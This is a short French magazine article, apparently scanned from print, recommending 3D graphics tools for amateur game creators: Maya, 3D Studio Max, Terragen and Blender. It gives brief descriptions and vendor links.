
Les outils graphiques annexes

Que vous utilisiez votre langage favori ou un des langages spécifiquement ludiques, vous devez aussi disposer d'outils annexes. En matière de jeu, les plus indispensables et les plus pointus sont graphiques, et il s'agit essentiellement d'outils 3D, dont les créations pourront s'intégrer dans votre programme. Ils sont aujourd'hui innombrables. Voici une sélection des incontournables :

Maya (Alias-Wavefront) : la référence des logiciels 3D pour les jeux vidéos mais aussi pour le cinéma. Bref, le top ! L'outil est cependant maîtrisable et, pour encourager les amateurs, l'éditeur met à leur disposition une version téléchargeable pleinement fonctionnelle et gratuite, la Maya Personal Learning Edition. A ne pas manquer ! <http://www.aliaswavefront.com/en/news/home.shtml>

3D Studio Max (Discreet) : c'est aussi un standard, et le meilleur concurrent de Maya. Idéal pour la modélisation et les séquences cinématiques. On lui doit une partie des graphismes de Starcraft ou Age of Empires.

Allié à **Character** (illustration 5) Studio,



pour les animations de personnages, c'est la puissance totale. Une version démo est disponible, hélas bien limitée...

<http://www.discreet.com/products/3dsmax>

Terragen (Planetside) (illustration 6): à télécharger et à utiliser gratuitement pour un usage non-professionnel, voici le plus facile et le plus subtil des générateurs de paysages. Un miracle si vous êtes un graphiste un peu déficient... <http://www.planetside.co.uk/terrigen>

Blender (Blender) (illustration 7) : un logiciel 3D entièrement gratuit, dont les fonctions

graphiques de modélisation et d'animation sont surtout dédiées aux jeux vidéos (il se nomme aussi GameBlender). Parfait pour prendre pied dans la 3D ludique sans risque.

<http://www.blender3d.com>

Bon, vous avez tout ? Vous avez fait vos choix ? Il vous reste un bon millier d'heures de boulot et une bonne centaine de nuits blanches avant d'envoyer votre démo à Ubi Soft ou Electronic Arts. Courage : c'est une vraie aventure, et le jeu en vaut la chandelle !

Jean-Michel Maman